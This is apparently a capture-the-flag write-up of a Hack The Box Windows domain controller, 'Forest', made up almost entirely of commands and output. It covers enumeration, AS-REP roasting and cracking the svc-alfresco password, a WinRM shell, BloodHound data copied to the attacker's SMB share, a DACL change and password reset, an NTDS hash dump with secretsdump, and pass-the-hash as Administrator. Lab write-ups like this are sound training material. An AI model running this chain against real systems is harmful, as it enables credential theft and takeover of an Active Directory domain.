Information Gathering

1) Found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap 10.10.10.161 -sV -p- --min-rate 1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-24 11:01 IST
Nmap scan report for 10.10.10.161
Host is up (0.56s latency).
Not shown: 65512 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-06-24 05:40:33Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: HTB)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf       .NET Message Framing
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49671/tcp open  msrpc        Microsoft Windows RPC
49676/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49677/tcp open  msrpc        Microsoft Windows RPC
49682/tcp open  msrpc        Microsoft Windows RPC
49705/tcp open  msrpc        Microsoft Windows RPC
49931/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 182.96 seconds
```

2) Enumerated ldap with enum4linux

```
Group: 'Domain Users' (RID: 513) has member: HTB\SM_7c96b981967141ebb
Group: 'Domain Users' (RID: 513) has member: HTB\SM_c75ee099d0a64c91b
Group: 'Domain Users' (RID: 513) has member: HTB\SM_1ffab36a2f5f479cb
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailboxc3d7722
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailboxfc9daad
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailboxc0a90c9
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailbox670628e
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailbox968e74d
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailbox6ded678
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailbox83d6781
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailboxfd87238
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailboxb01ac64
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailbox7108a4e
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailbox0659cc1
Group: 'Domain Users' (RID: 513) has member: HTB\sebastien
Group: 'Domain Users' (RID: 513) has member: HTB\lucinda
Group: 'Domain Users' (RID: 513) has member: HTB\svc-alfresco
Group: 'Domain Users' (RID: 513) has member: HTB\andy
Group: 'Domain Users' (RID: 513) has member: HTB\mark
Group: 'Domain Users' (RID: 513) has member: HTB\santi
Group: 'Domain Users' (RID: 513) has member: HTB\john
Group: 'Privileged IT Accounts' (RID: 1149) has member: HTB\Service Accounts
Group: 'Exchange Windows Permissions' (RID: 1121) has member: HTB\Exchange Trusted Subsystem
Group: 'Exchange Windows Permissions' (RID: 1121) has member: HTB\john
Group: 'Domain Admins' (RID: 512) has member: HTB\Administrator
Group: 'Enterprise Admins' (RID: 519) has member: HTB\Administrator
Group: 'Schema Admins' (RID: 518) has member: HTB\Administrator
Group: 'Managed Availability Servers' (RID: 1120) has member: HTB\EXCH01$
Group: 'Managed Availability Servers' (RID: 1120) has member: HTB\Exchange Servers
Group: 'Domain Guests' (RID: 514) has member: HTB\Guest
Group: 'Service Accounts' (RID: 1148) has member: HTB\svc-alfresco
Group: '$D31000-NSEL5BRJ63V7' (RID: 1133) has member: HTB\EXCH01$
Group: 'Domain Controllers' (RID: 516) has member: HTB\FOREST$
Group: 'Exchange Trusted Subsystem' (RID: 1119) has member: HTB\EXCH01$
Group: 'Exchange Servers' (RID: 1118) has member: HTB\EXCH01$
Group: 'Exchange Servers' (RID: 1118) has member: HTB\$D31000-NSEL5BRJ63V7
Group: 'Organization Management' (RID: 1104) has member: HTB\Administrator
Group: 'Group Policy Creator Owners' (RID: 520) has member: HTB\Administrator
Group: 'Domain Computers' (RID: 515) has member: HTB\EXCH01$
```

Vulnerability Assessment

1) Found a user with no kerberos preuth

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ python3 GetNPUsers.py -dc-ip 10.10.10.161 -no-pass HTB/svc-alfresco
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Getting TGT for svc-alfresco
$krb5asrep$23$svc-alfresco@HTB:94bbc92a04c47a497c13450111175bcb$01ee6b08cc46de85cb8823f5fbf8a4f1808f254cee8c252271cfe1b11755c83d20150ae3e00779bdfee16e86a4fd
23f479b5288f7df69ee8cf51460b95360db60e07774585604b53c74cb58e8c84663d7076550b18e64059c669e7288b9b349a3158245a5d981f0bc5d1457dc2a8912d3d749e0389c7ac99d4a9e94c
19e141d426a5aea24205e031b3ea391e769d9bf35a44bf09799527388896b6695c0fc7e8ecfc798d8e02b5e81a354c17f9f03f6ce5a1568df17b5a237d549d24f344a6fccf71f4aeeecc8c3882337
25f1462c4a79f035b01eb672748789b810f7d6044e35
```

2) Cracked the hash

```
$krb5asrep$23$svc-alfresco@HTB:94bbc92a04c47a497c13450111175bcb$01ee6b08cc46de85cb8823f5fbf8a4f1808f254cee8c252271cfe1b11755c83d20150ae3e00779bdfee16e86a4fd
23f479b5288f7df69ee8cf51460b95360db60e07774585604b53c74cb58e8c84663d7076550b18e64059c669e7288b9b349a3158245a5d981f0bc5d1457dc2a8912d3d749e0389c7ac99d4a9e94c
19e141d426a5aea24205e031b3ea391e769d9bf35a44bf0979952738896b6695c0fc7e8ecfc798d8e02b5e81a354c17f9f03f6ce5a1568df17b5a237d549d24f344a6fccf71f4aeeecc8c3882337
25f1462c4a79f035b01eb672748789b810f7d6044e35:s3rvice

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$svc-alfresco@HTB:94bbc92a04c47a497c13...044e35
Time.Started.....: Mon Jun 24 11:38:43 2024 (4 secs)
Time.Estimated...: Mon Jun 24 11:38:47 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1065.5 kH/s (0.69ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 4085760/14344384 (28.48%)
Rejected.........: 0/4085760 (0.00%)
Restore.Point....: 4083712/14344384 (28.47%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: s522flg -> s3r3ncymru

Started: Mon Jun 24 11:38:24 2024
Stopped: Mon Jun 24 11:38:49 2024

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ hashcat '$krb5asrep$23$svc-alfresco@HTB:94bbc92a04c47a497c13450111175bcb$01ee6b08cc46de85cb8823f5fbf8a4f1808f254cee8c252271cfe1b11755c83d20150ae3e00779b
dfee16e86a4fd23f479b5288f7df69ee8cf51460b95360db60e07774585604b53c74cb58e8c84663d7076550b18e64059c669e7288b9b349a3158245a5d981f0bc5d1457dc2a8912d3d749e0389c
7ac99d4a9e94c19e141d426a5aea24205e031b3ea391e769d9bf35a44bf0979952738896b6695c0fc7e8ecfc798d8e02b5e81a354c17f9f03f6ce5a1568df17b5a237d549d24f344a6fccf71f4ae
eecc8c388233725f1462c4a79f035b01eb672748789b810f7d6044e35' /usr/share/wordlists/rockyou.txt
```

svc-alfresco:s3rvice

Exploitation

1) Connected to winrm

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ evil-winrm -u svc-alfresco -p 's3rvice' -i 10.10.10.161

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> ls
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> ls


    Directory: C:\Users\svc-alfresco\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---        6/22/2024   7:40 AM             34 user.txt


*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop>
```


Privilege Escalation

1) Used Bloodhound to find path to escalate privileges

```
System.DirectoryServices.Protocols.DirectoryOperationException: The object does not exist.
   at System.DirectoryServices.Protocols.LdapConnection.ConstructResponse(Int32 messageId, LdapOperation operation, ResultAll resultType, TimeSpan requestTi
meOut, Boolean exceptionOnTimeOut)
   at System.DirectoryServices.Protocols.LdapConnection.SendRequest(DirectoryRequest request, TimeSpan requestTimeout)
   at SharpHoundCommonLib.LDAPUtils.<QueryLDAP>d__40.MoveNext()
2024-06-23T23:28:50.5384838-07:00|WARNING|[CommonLib LDAPUtils]Exception in LDAP loop for (objectclass=*) and HTB.LOCAL
System.DirectoryServices.Protocols.DirectoryOperationException: The object does not exist.
   at System.DirectoryServices.Protocols.LdapConnection.ConstructResponse(Int32 messageId, LdapOperation operation, ResultAll resultType, TimeSpan requestTi
meOut, Boolean exceptionOnTimeOut)
   at System.DirectoryServices.Protocols.LdapConnection.SendRequest(DirectoryRequest request, TimeSpan requestTimeout)
   at SharpHoundCommonLib.LDAPUtils.<QueryLDAP>d__40.MoveNext()
2024-06-23T23:28:50.6006968-07:00|INFORMATION|Consumers finished, closing output channel
2024-06-23T23:28:50.6160686-07:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2024-06-23T23:28:50.9285438-07:00|INFORMATION|Status: 476 objects finished (+476 9.916667)/s -- Using 48 MB RAM
2024-06-23T23:28:50.9285438-07:00|INFORMATION|Enumeration finished in 00:00:48.4962519
2024-06-23T23:28:51.0905128-07:00|INFORMATION|Saving cache with stats: 413 ID to type mappings.
 412 name to SID mappings.
 1 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2024-06-23T23:28:51.1317314-07:00|INFORMATION|SharpHound Enumeration Completed at 11:28 PM on 6/23/2024! Happy Graphing!
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> ls


    Directory: C:\Users\svc-alfresco\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         6/23/2024  11:28 PM          34354 20240623232849_BloodHound.zip
-a----         6/23/2024  11:28 PM          78035 MzZhZTZmYjktOTM4NS00NDQ3LTk3OGItMmEyYTVjZjNiYTYw.bin
-a----         6/23/2024  11:26 PM        1342464 SharpHound.exe
-ar---         6/22/2024   7:40 AM             34 user.txt
```

```
┌──(vigneswar㉿VigneswarPC)-[~/Temporary]
└─$ sudo impacket-smbserver  -smb2support kali ./SMB
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.10.161,54084)
[*] AUTHENTICATE_MESSAGE (\,FOREST)
[*] User FOREST\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
[*] Connecting Share(1:IPC$)
[-] SMB2_TREE_CONNECT not found SMB
[-] SMB2_TREE_CONNECT not found SMB
[-] SMB2_TREE_CONNECT not found SMB
[-] SMB2_TREE_CONNECT not found SMB
[-] SMB2_TREE_CONNECT not found SMB
[-] SMB2_TREE_CONNECT not found SMB
[-] SMB2_TREE_CONNECT not found SMB
[-] SMB2_TREE_CONNECT not found SMB
[-] SMB2_TREE_CONNECT not found SMB
[-] SMB2_TREE_CONNECT not found SMB
[-] SMB2_TREE_CONNECT not found SMB
[*] Connecting Share(2:kali)
[*] Disconnecting Share(1:IPC$)
[*] Disconnecting Share(2:kali)
[*] Closing down connection (10.10.10.161,54084)
[*] Remaining connections []
```

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> cp 20240623232849_BloodHound.
zip \\10.10.14.4\kali
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop>
```



2) Got john user

```
┌──(env)─(vigneswar㉿VigneswarPC)-[~/Temporary/dacledit/impacket/examples]
└─$ python3 dacledit.py -action 'write' -rights 'FullControl' -principal 'svc-alfresco' -target 'john' 'HTB/svc-alfresco':'s3rvice' -dc-ip 10.10.10.161
Impacket v0.12.0.dev1+20240606.111452.d71f4662 - Copyright 2023 Fortra

[*] DACL backed up to dacledit-20240624-134353.bak
[*] DACL modified successfully!
```

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> net user john NewSecurePassword123
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop>
```

3) Got the hash

```
┌──(env)─(vigneswar㉿VigneswarPC)-[~/Temporary/dacledit/impacket/examples]
└─$ secretsdump.py 'HTB.local'/'john':'NewSecurePassword123'@'10.10.10.161'
Impacket v0.12.0.dev1+20240606.111452.d71f4662 - Copyright 2023 Fortra

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acb0f33d17632f8:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\$331000-VK4ADACQNUCA:1123:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_2c8eef0a09b545acb:1124:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_ca8c2ed5bdab4dc9b:1125:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_75a538d3025e4db9a:1126:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_681f53d4942840e18:1127:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_1b41c9286325456bb:1128:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_9b69f1b9d2cc45549:1129:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_7c96b981967141ebb:1130:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_c75ee099d0a64c91b:1131:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_1ffab36a2f5f479cb:1132:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\HealthMailboxc3d7722:1134:aad3b435b51404eeaad3b435b51404ee:4761b9904a3d88c9c9341ed081b4ec6f:::
htb.local\HealthMailboxfc9daad:1135:aad3b435b51404eeaad3b435b51404ee:5e89fd2c745d7de396a0152f0e130f44:::
```

4) Got the flag

```
vigneswar@VigneswarPC: ~

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ evil-winrm -u Administrator -H '32693b11e6aa90eb43d32c72a07ceea6' -i 10.10.10.161

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
5bf89ac2cbdc84b5b28bf8d1340addb6
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```